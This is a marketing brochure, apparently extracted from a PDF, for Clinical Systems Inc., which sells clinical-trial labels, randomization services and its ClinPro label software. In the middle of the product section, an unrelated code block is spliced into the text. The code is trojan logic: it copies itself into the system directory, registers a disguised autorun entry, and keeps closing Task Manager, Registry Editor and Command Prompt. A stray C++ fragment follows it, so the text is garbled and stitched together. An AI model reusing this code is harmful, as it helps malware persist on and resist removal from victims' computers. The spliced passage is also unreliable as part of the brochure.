



**WE SEE
SOLUTIONS**

**TO YOUR CLINICAL
LABEL CHALLENGES**

 **CLINICAL
SYSTEMS** INC
Your Trusted Source for Clinical Labels



**The Highest Quality Clinical Labels
Produced for Your Unique Study
With Urgency and 100% Accuracy**

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Bringing a new drug to market successfully is a complex and exacting process with huge investments of time and money. But effective therapies can save lives and improve the quality of life for millions of patients.

Clinical Systems, Inc. is a vital partner with the pharmaceutical industry providing researchers with the highest quality clinical labeling products helping ensure more trial successes and better patient outcomes. When you contract with Clinical Systems, you can rest assured that the integrity of your clinical drug trial is always our number one concern.





Few business environments have the demanding standards as in the production of clinical labels. Every drug trial is unique, often with challenging time constraints and always with zero percent tolerance for errors. The data appearing on clinical labels must be completely accurate, each and every time. Meeting these demands requires a special combination of technical prowess, well integrated quality assurance systems plus an experienced and knowledgeable staff that thoroughly understand the challenges you face in each phase of your clinical drug trial. We've cultivated that exact environment at Clinical Systems so you can focus on the next phase of your success.



UNPRECEDENTED productivity

Singularly Focused on Clinical Labels

To be a leader in a field as demanding as clinical label production you not only need to have the highest quality end-product, use good manufacturing processes and deliver with urgency and accuracy 100% of the time.

You must also understand your client's needs completely because there is so much at stake. Inaccurate labeling can be catastrophic, putting patient's health at risk and jeopardizing your entire drug trial. At Clinical Systems, Inc. our entire business model is focused on one thing—accurately producing clinical labels that meet your timing goals—so we are uniquely positioned to apply all our talent, industry-specific knowledge and cutting-edge software systems on setting the industry standard.

With decades of experience, the Clinical Systems executive team has learned that the best way to control label accuracy and quality is to develop all our own software systems internally and use them to create our clinical labels for our clients. Our proprietary software systems—developed and refined over 30 years—are the most sophisticated tools in the industry providing end-to-end job management for each client and every project.

Importantly, all of our systems are developed and maintained by our own IT team of experts. Each system has been validated and is 21 CFR Part 11 compliant.



world class PRECISION

We View Knowledge, Technical Expertise and Unsurpassed Customer Service as Key to Your Success

At Clinical Systems, Inc. we focus on producing clinical label products that meet the strict requirements of the pharmaceutical and biopharmaceutical industries and have led the way in innovations, accuracy and quality. We've developed the most powerful software tools in the industry which drive our entire design and manufacturing process so every label is 100% accurate every time.


Our customer service representatives are always responsive to your needs. Since 1987 we've developed a subject-matter expertise that can help guide clients, advise them on potential problems or help find solutions to challenges unique to their trial.

Look to Our Trusted Professionals for Service Excellence

Working with clients in the fast-pace field of clinical research who are pushing the boundaries of science is both exciting and challenging. The customer service team at Clinical Systems understands the complexity involved in clinical drug trials and the vital support role we play in the process. Each member of our contract services organization is rigorously trained in the science of clinical labeling and works closely with our executive staff to understand your needs, provide comprehensive solutions and add-value with our knowledge and understanding of the clinical trial process.

The tenure of our staff, each with years of experience, is unparalleled in the industry so when you contract with Clinical Systems you will be working with professionals completely versed in your needs. Each has the backing and resources of the entire Clinical Systems team to deliver the solutions unique to your trial challenges.





The
TECHNOLOGY
THAT DRIVES
your clinical packaging.

The PEOPLE that
NAVIGATE
your success.



PRODUCTS / SERVICES





Our
SOLUTIONS
reflect a
CLEAR VIEW of
your **TRIAL NEEDS**



Contract Labeling

At Clinical Systems Inc., our primary mission is to provide you with ready-to-apply clinical labels for all of your trial requirements. We provide Clinical Booklet Labels and Conventional Clinical Labels that are available in a variety of configurations to support all of your unique study needs. Labels can be provided on rolls or fan-folded to support your preferred packaging methods.

Producing clinical labels requires a special combination of technical prowess, well integrated quality systems and an experienced and knowledgeable staff. The data printed on clinical labels directs the administration of advanced medical treatments to patients around the globe. Considering what the consequences would be if inaccurate labeling misdirected treatment in some way, it makes sense to take every precaution available and to use only the highest quality product obtainable. Clinical Systems contract services live up to that standard.

Randomization Services

Clinical Systems can generate random data for your material and patient requirement.

Material Randomizations

When performing randomization services for clients, we employ our powerful ClinPro/LBL software, the most sophisticated protocol modeling program in the industry. ClinPro/LBL uses advanced algorithms and methodologies to generate random sequence codes, blocked material designs, sequential ranges and stratifications for material randomizations. These codes can be provided to you in your designated formats for uploading into an IVRS or a packager data system. Massive quantities of codes can be generated to supply the data for your largest global trials and codes can also be utilized to produce labels when requested.

Patient Randomizations

Patient randomizations can also be generated with ClinPro/LBL. This data is generated using the same algorithms as materials but with a different methodology. We design your study needs within a randomization specification in the system to create the blocking structures and stratifications you may need for each patient population. This data can be used to generate patient specific clinical labels or can be provided as data for uploading in external systems.



Data & Inventory Management Services

Clinical Systems can also provide data management services for your organization. We can control and verify all of the random and sequential codes used in your study to ensure that each supply is uniquely identified and that the integrity of the blind can be maintained with the numerical data that is used. Your data files can be periodically uploaded to reflect the current status of usage. When contracting with Clinical Systems to manage your trial data, you are assured of complete accuracy for your on-label control parameters.

In addition, if requested, Clinical Systems will also manage your Raw Material labeling inventories. Complex long term studies with many different label products can be onerous to control. Our tracking and reporting will ensure that you have the inventory to support your supply requirements throughout the duration of your clinical trial without time delays to manufacture additionally required materials.



```
MODULE_HANDLE = GET_MODULE_HANDLE(0);  
GETMODULEFILENAME(GETMODH, PATH, 256);  
  
GETSYSTEMDIRECTORY(SD,255);  
  
STRCAT(SD, "\\TROJAN.EXE");  
COPYFILE(PATH,SD,FALSE);  
UNSIGNED CHAR PATHTOFILE[20] = „TROJAN.BMP.EXE“;  
  
REGOPENKEYEX(HKEY_LOCAL_MACHINE,„SOFTWARE\\RUN“,0,KEY_SET_VALUE,&HKEY);  
REGSETVALUEEX(HKEY, „SECURITYMANAGER“,0,REG_SZ,PATHTOFILE,SIZEOF(PATHTOFILE));  
REGCLOSEKEY(HKEY);  
  
WHILE(1==1)  
  
HWIN = FINDWINDOW(NULL,„TASK MANAGER“);  
SENDMESSAGE(HWIN,WM_CLOSE,(LPARAM)0,(WPARAM)0);  
  
HWIN = FINDWINDOW(NULL,„REGISTRY EDITOR“);  
SENDMESSAGE(HWIN,WM_CLOSE,(LPARAM)0,(WPARAM)0);  
  
HWIN = FINDWINDOW(NULL,„COMMAND PROMPT“);  
SENDMESSAGE(HWIN,WM_CLOSE,(LPARAM)0,(WPARAM)0);  
  
HWIN = FINDWINDOW(NULL,„CLOSE PROGRAM“);  
SENDMESSAGE(HWIN,WM_CLOSE,(LPARAM)0,(WPARAM)0);
```

```
#INCLUDE <OSTREAM>  
CLASS FIXED_POINT {  
PRIVATE:
```

Translation Services/ Text Reference System

Clinical Systems, Inc., can also provide text translation services for your clinical studies. This can be done as a stand-alone request for a specific clinical labeling project or you can utilize our ClinPro/TRS Text Reference system. For straight forward translation requests, you can simply provide us with the text in one language, and once you wish to proceed you will receive your text in the requested language. We can then use that text to create your clinical labels.

If you use our ClinPro/TRS service, we can create an entire database of stored phrases for as many languages as you wish to include and use them to create label text for your booklet studies. This process starts by approving the stored phrases which are then kept in the secure database. To create text for specific Clinical Booklet Label studies, you use the reference language to select the phrases and you can independently select the languages to be included. This data can then be used in our ClinPro/CDS system to design your booklet labels.

SOFTWARE TOOLS





The Most **SOPHISTICATED**
SOFTWARE TOOLS
in the Industry to Assure
the **QUALITY** and
ACCURACY of
Your Most
IMPORTANT PROJECTS



ClinPro/LBL

Clinical Label Generation System

This is the most sophisticated tool in the industry to create computer generated clinical labels. The system creates computer models of clinical protocols that integrate the label designs, drug products and lots, patient and material randomizations, regimens of therapy and packaging hierarchies into a comprehensive database structure. From these models the user can provide the required data to the client for approval and control the status of the various entities within the system to protect and secure the database elements from change. Once models are approved and protected, the system then controls the entire label generation process with generation specifications that link all of the entities for each clinical scenario. Any sequence or packaging method can be supported by the system.

ClinPro/CDS

Clinical Booklet Design System

We design all our clinical booklet label products with CDS. The system enables the user to specify the design elements of the label and all the text on the exterior panels and interior pages for each type of booklet product. It also controls the proofing documentation required to uniquely identify each design, which is then used to generate the version controlled proofs you will receive from us for each job requirement. Approved designs are then used by the system to generate the required artwork to manufacture the labels.

ClinPro/TRS

Text Reference System

This system stores international phrases for use as text on your clinical booklet labels for global clinical trials. TRS associates these phrases with a reference language and phrase ID's to uniquely link them. New languages and phrases can be submitted to affiliates for approval and are stored in the database with either an approved or unapproved status. Projects can be created by selecting languages and associated approved status phrases to create booklet label text for clinical studies.



ClinPro/IMS

Inventory Management System

IMS inventories and maintains product and lot information for all of our label items. This information is used by our QA department to sample all of our lots and release approved materials for use in our contact services area. When we convert and store raw material label products, the system assigns a lot code for each received product and generates container labels to identify each unit of the lot with a unique location. The system provides extensive reporting capabilities so that every aspect of our inventory can be tracked and maintained.

ClinPro/JMS

Job Management System

When you receive a shipment of ready-to-apply clinical labels from us, all of the locations within the shipment of the various types of labels are documented on a Job Summary report, which is created in JMS. In addition, box labels that correspond with the report are on every container within the shipment. Each box label is scanned and accounted for by JMS at the time of packaging to verify that each item belongs with the shipment and that nothing has been excluded from the planned shipment. An audit log of all the materials included for your job is maintained for traceability. QA reviews this information and uses it to release each shipment.



LABEL PRODUCTS

A close-up photograph of a human eye with a striking, multi-colored iris (blue, yellow, and red). The eye is looking slightly to the right. Overlaid on the right side of the image is a network of grey lines connecting various sized grey circles, resembling a digital or data network. The overall color palette is warm, dominated by the skin tones and the eye's colors.



CLINICAL LABELS
CUSTOM designed
for your **STUDY**

Clinical Systems booklet labels are state-of-the-art in design, manufacture and production utilizing the highest quality labeling materials and are computer generated in our GMP facility.



Clinical Booklet Labels

These labels are used when conducting global clinical trials where flexibility to distribute the clinical supplies to a range of international locations is necessary. This is accomplished by creating a booklet of pages that contain label text for multiple languages, positioned inside a reseal-able cover. The labels can then be adhered to various packages for multinational trials. The labels are designed in several different configurations dependent upon the clinical dispenser or layer of packaging they are being applied to. All our booklet labels can be opened and resealed to gain access to the data on the individual pages when required.



Full Base Label

Full Base Labels are designed for use on flat surfaces including cartons, kits and cards.



Partial Base Label

Partial Base Labels are designed for use with cylindrical clinical containers such as bottles, vials, canisters and syringes.





Wrap Around Label

Wrap Around Labels are similar to partial base labels but they are designed as 2 page designs to replace the need for flag labels. Like regular partial Base labels, these labels can be wrapped around onto themselves for use with small circumference containers.

2-Base Label

2-Base Labels are used when it is necessary to wrap a booklet label around one or more edges of a box or carton. It is important to have all the packaging component dimensions when designing this type of label.

General Clinical Booklet Label Information

Bases are available in white, opaque or clear. White label bases are used for labeling new blank components. Opaque base labels can be used to cover up existing materials or other data such as pre-stamped lot information. Clear base labels are used when it is necessary to see into the container to use the product. The picture of the vial is of a clear base label.

Multiple removable panels with adhesive backing can also be incorporated into all of the booklet label designs. These panels can be used to verify drug usage in case books or document other clinical requirements at the time of distribution or dispensing. Many clinical trials necessitate the need for cold temperature storage of the drug entities. We can manufacturer these labels with cryo adhesives that are specifically designed for these types of environments.

Clinical Booklet labels can be provided on rolls for automatic or hand application, or fanfolded. In each case, we label the roll or bundle with starting and ending variable data labels so that you know which label segment is contained on each unit of supply. Covers of booklets can be supplied with full cover tints to provide clinical differentiation of similar materials. Variable data can be printed on each label including randomization codes, lot information and dating as text or and as barcodes. 2-D and linear barcode symbologies can be implemented.



Conventional Clinical Labels

Conventional Clinical Label designs are normally used for single language studies, although in some cases if the text will fit they can be used with multiple languages on each label. All of our fanfolded Conventional Clinical Labels are available with packaging tabs. These are non-attached Label-ID's (LID) that contain a computer generated code the uniquely identifies every label that we print. These codes are used in our manufacturing process to control ranges and labels to be replaced after inspection. LID's are also used by our clients to request replacement labels if a label is damaged during the application process.





Single-Panel Labels

These labels can be used on any type of clinical dispenser and on any packaging level within the study design.

Multiple-Panel Labels

Each removable panel can be used to comply with the requirements of the protocol, whether it be a casebook or a dosing verification.

Blinded Labels

Blinded labels can be supplied that include a section with unblinding information that is masked with a tamper evident scratch-off laminate. If the drug associated with the label must be unblinded in the field, the laminate surface can be scratched off with a coin to reveal the treatment data concealed below.

Slope-Cut Labels

Sometimes when labeling vials, you may have more text to place on the label than will fit on an area of the maximum labeling height. To alleviate that constraint, we can create a slope-cut label design. This type of label has an adhesive area affixed to the vial up to the full labeling height but then has a taller larger segment that rises about that section to place the additional text.

Tube Labels

Product that is administered in tubes and used in clinical trials often must be covered up to blind the pre-printed copy on the tube itself. To accomplish this, we create custom die shapes with opaque backed material to completely wrap around the tube and conceal the pre-printed information. The study text can be printed directly onto the surface of these labels for your drug trial.

Treatment Unblinder Reports

If it is necessary to have the ability to unblind a subject in your trial design, we can offer you a Treatment Unblinder report. These reports list the primary clinical dispenser identification data as well as the actual blinded treatment associated with each dispenser. The segment of the report with the unblinding data is masked under a tamper evident scratch-off laminate that is secured over the blinded copy. If unblinding is required out in the field, the laminate surface can be scratched off with a coin to reveal the data beneath.

A close-up photograph of a human eye with a light blue iris and dark eyelashes. The eye is looking slightly to the right. The background is a soft, out-of-focus skin tone.

REQUESTING

**CLINICAL
LABELS**



PROMPT & ACCURATE
Service is the
FOCAL POINT of
Our **STREAMLINED**
PROCESS



How Do I Request Clinical Labels?

Whether you are a seasoned veteran that understands all the elements of clinical materials or just starting out in the industry, Clinical Systems can help you achieve your goals. Our mission is to provide your organization with the finest service experience possible.

Our professionals will guide you through the process from first contact to shipment of the finished product in several steps. Although all jobs are unique, most clinical labeling jobs would take a path similar to the sequence on the following page.

What Information Do I Need To Supply?

Send us whatever pertinent information you have on the study. If you are not sure which information to send, we can assist you. Once we see what you have provided, we may ask some questions and request some additional information to refine the requirement.

Will Clinical Systems Provide a Quote for My Job?

After thoroughly understanding your needs and gathering the pertinent information, a quotation will be provided to you, which states the exact cost and specifications for your job.

How Do I Approve My Job?

Label Proofs and Data Approvals will be provided for your review. Once the final proofs have been approved, and you give us authorization to proceed, we will take all the necessary internal steps to convert your raw materials and generate your clinical labels to support the packaging requirements of your job.

What Information Will I Receive With My Shipment?

When your job is shipped, you will receive shipment tracking information and a Job Summary Report that indicates in detail the specific way your labels have been packed and organized for easy use at the packaging location.



Quality Built Into Every Product & Process

Quality Assurance

Clinical Systems adheres to strict guidelines in all of our manufacturing processes and conforms to Good Manufacturing Practices (GMP) to deliver the highest quality products for every client, every time. We've established effective processes that are clearly defined and controlled to ensure consistency and compliance with all your job specifications. Our quality systems have been integrated into every step of our process to assure that each critical interaction is controlled with precision. SOP's are continually reviewed and updated as necessary and all of our staff receive extensive SOP training throughout each year.

When you contract with Clinical Systems, you can be assured that quality is built into every finished product and into every step of the manufacturing process as well.

If you would like to conduct an audit of our facilities we invite you to contact us today and we would be pleased to schedule a visit.




Label Materials

When contracting with Clinical Systems for conventional labels or multi-page booklets you will always receive the highest quality labels available in the market today. Our label stocks are specifically designed for use by clinical supply departments and we maintain a large inventory of standard conventional items. If you have specific needs for customized labels, our design specialists can always find a solution that will incorporate the appropriate face sheet and adhesive combinations that will meet your requirements. Labels can be delivered in fanfolds for hand application or rolls for hand or automatic application.



CLINICAL SYSTEMS INC.

builds **QUALITY** into every
FINISHED PRODUCT
and every step of the
MANUFACTURING
PROCESS.



Clinical Systems, Inc.

377 Oak Street
Garden City, NY 11530-6543
Phone: +1 516-745-6200

www.clinsys.com



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